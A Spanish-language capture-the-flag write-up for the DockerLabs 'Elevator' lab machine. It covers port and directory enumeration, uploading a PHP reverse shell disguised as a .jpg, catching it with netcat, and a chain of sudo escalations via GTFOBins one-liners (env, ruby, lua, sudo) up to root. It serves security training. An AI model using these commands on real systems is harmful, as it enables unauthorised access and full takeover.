🏴‍☠️ Write-Up: Máquina "Elevator"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 14:19 -04
Initiating ARP Ping Scan at 14:19
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:19, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:19
Completed Parallel DNS resolution of 1 host. at 14:19, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:19
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:20, 3.45s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-06-02 14:19:59 -04 for 3s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.95 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65538 (2.622MB)
```

🎯 2. Escaneo y Enumeración

Hago un escaneo más profundo del puerto abierto encontrado anteriormente para ver servicios y versiones.

```
┌──(root㉿kali)-[~]
└─# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 14:20 -04
Nmap scan report for 172.17.0.2
Host is up (0.000069s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.55 seconds
```

Uso Gobuster para buscar directorios de la web, y se encontraron dos directorios.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 5647]
/themes               (Status: 301) [Size: 309] [--> http://172.17.0.2/themes/]
/.php                 (Status: 403) [Size: 275]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/.php                 (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Utilizo whatweb para ver si es que existía algo interesante. Luego, con gobuster busqué nuevamente directorios más allá de **/themes** y **/javascript**. Sin embargo, solo **/themes** tenía algo interesante, un directorio **/uploads** y **/uploads.php**


```
┌──(root㉿kali)-[~]
└─# whatweb http://172.17.0.2/
http://172.17.0.2/ [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Script, Title[El Ascensor
Embrujado - Un Misterio de Scooby-Doo]

┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/themes -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/themes
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 317] [--> http://172.17.0.2/themes/uploads/]
/upload.php           (Status: 200) [Size: 0]
/archivo.html         (Status: 200) [Size: 3380]
/.txt                 (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

💥 3. Explotación de Vulnerabilidades

Con nano creo un archivo .jpg

```
┌──(root㉿kali)-[~]
└─# nano webshell.jpg
```


Dentro de ese archivo pongo la reverse shell en php de pentestmonkey y modifico las variables para adaptarlas a mi entorno y situación.



También, se puede usar otra reverse shell en php más simple. Hago un archivo nuevo con nano.

```
┌──(root㉿kali)-[~]
└─# nano rev2.jpg
```


Uso una reverse shell simple en php.




En mi máquina me pongo a la escucha con netcat en el puerto 443.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Aquí subo la reverse shell simple en php para comprobarles que también funciona.



Hago click en el archivo para ejecutarlo.




Y recibo la conexión en mi máquina sin ningún problema.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 42708
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora, lo hago con la reverse shell de pentestmonkey para comprobarles que también funciona.

Hago click en el archivo subido para ejecutarlo.Co



Importante poner la máquina a la escucha con netcat antes de ejecutar el archivo en la web para recibir la conexión al momento de que el archivo se ejecute.


```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 33712
Linux 364c17a01b39 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux
 19:00:59 up 48 min,  0 user,  load average: 4.05, 3.39, 4.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

🔐 4. Escalada de Privilegios y Post-explotación

Uso “**sudo -l**” para encontrar archivos ejecutables con sudo. Obtengo que “**env**” lo puedo ejecutar con sudo con el usuario “**daphne**”.

```
$ sudo -l
Matching Defaults entries for www-data on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on 364c17a01b39:
    (daphne) NOPASSWD: /usr/bin/env
```


En GTFOBINS busco comandos para ir escalando privilegios, en este caso sería convertirme en el usuario “**daphne**”.



Ejecuto el comando encontrado en GTFOBINS. Ahora soy el usuario “**daphne**”. Vuelvo a ejecutar “**sudo -l**” y me dice que el archivo “**ash**” puede ser ejecutado con sudo por el usuario “**vilma**”.

```
$ sudo -u daphne env /bin/sh
whoami
daphne
id
uid=1000(daphne) gid=1000(daphne) groups=1000(daphne)
sudo -l
Matching Defaults entries for daphne on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daphne may run the following commands on 364c17a01b39:
    (vilma) NOPASSWD: /usr/bin/ash
```


Busco un comando en GTFOBINS para “**ash**” y encuentro uno. Me va a permitir convertirme en usuario “**vilma**”.



Lo ejecuto con el usuario **vilma** y me convierto en ese usuario. Vuelvo a usar “**sudo -l**” y me sale que el usuario “**shaggy**” puede ejecutar el archivo “**ruby**” como sudo.

```
sudo -u vilma ash
whoami
vilma
id
uid=1001(vilma) gid=1001(vilma) groups=1001(vilma)
sudo -l
Matching Defaults entries for vilma on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User vilma may run the following commands on 364c17a01b39:
    (shaggy) NOPASSWD: /usr/bin/ruby
```

Busco comandos para “**ruby**” y encuentro uno que me permitirá convertirme en el usuario **shaggy**.



Ejecuto el comando con el usuario shaggy y me convierto en este. Vuelvo a usar “**sudo -l**” y me sale que el usuario “**fred**” puede ejecutar “**lua**” como sudo.

```
sudo -u shaggy ruby -e 'exec "/bin/sh"'
whoami
shaggy
id
uid=1002(shaggy) gid=1002(shaggy) groups=1002(shaggy)
sudo -l
Matching Defaults entries for shaggy on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User shaggy may run the following commands on 364c17a01b39:
    (fred) NOPASSWD: /usr/bin/lua
```

Busco algún comando útil con “**lua**” y encuentro uno que me dejará convertirme en el usuario **fred**.

Ejecuto el comando con el usuario fred y me convierto en este. Uso “**sudo -l**” y me dice que el usuario scooby puede ejecutar el archivo “**gcc**” como sudo.

```
sudo -u fred lua -e 'os.execute("/bin/sh")'
whoami
fred
id
uid=1003(fred) gid=1003(fred) groups=1003(fred)
sudo -l
Matching Defaults entries for fred on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User fred may run the following commands on 364c17a01b39:
    (scooby) NOPASSWD: /usr/bin/gcc
```

Encuentro un comando con gcc.

Lo ejecuto y me convierto en el usuario scooby. Nuevamente uso “**sudo -l**” y me dice que con root se puede utilizar el archivo “**sudo**” ejecutandolo con sudo, sin necesidad de contraseña.

Busco, y encuentro un comando útil.

Lo ejecuto, y ya soy root.

```
sudo sudo /bin/sh
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.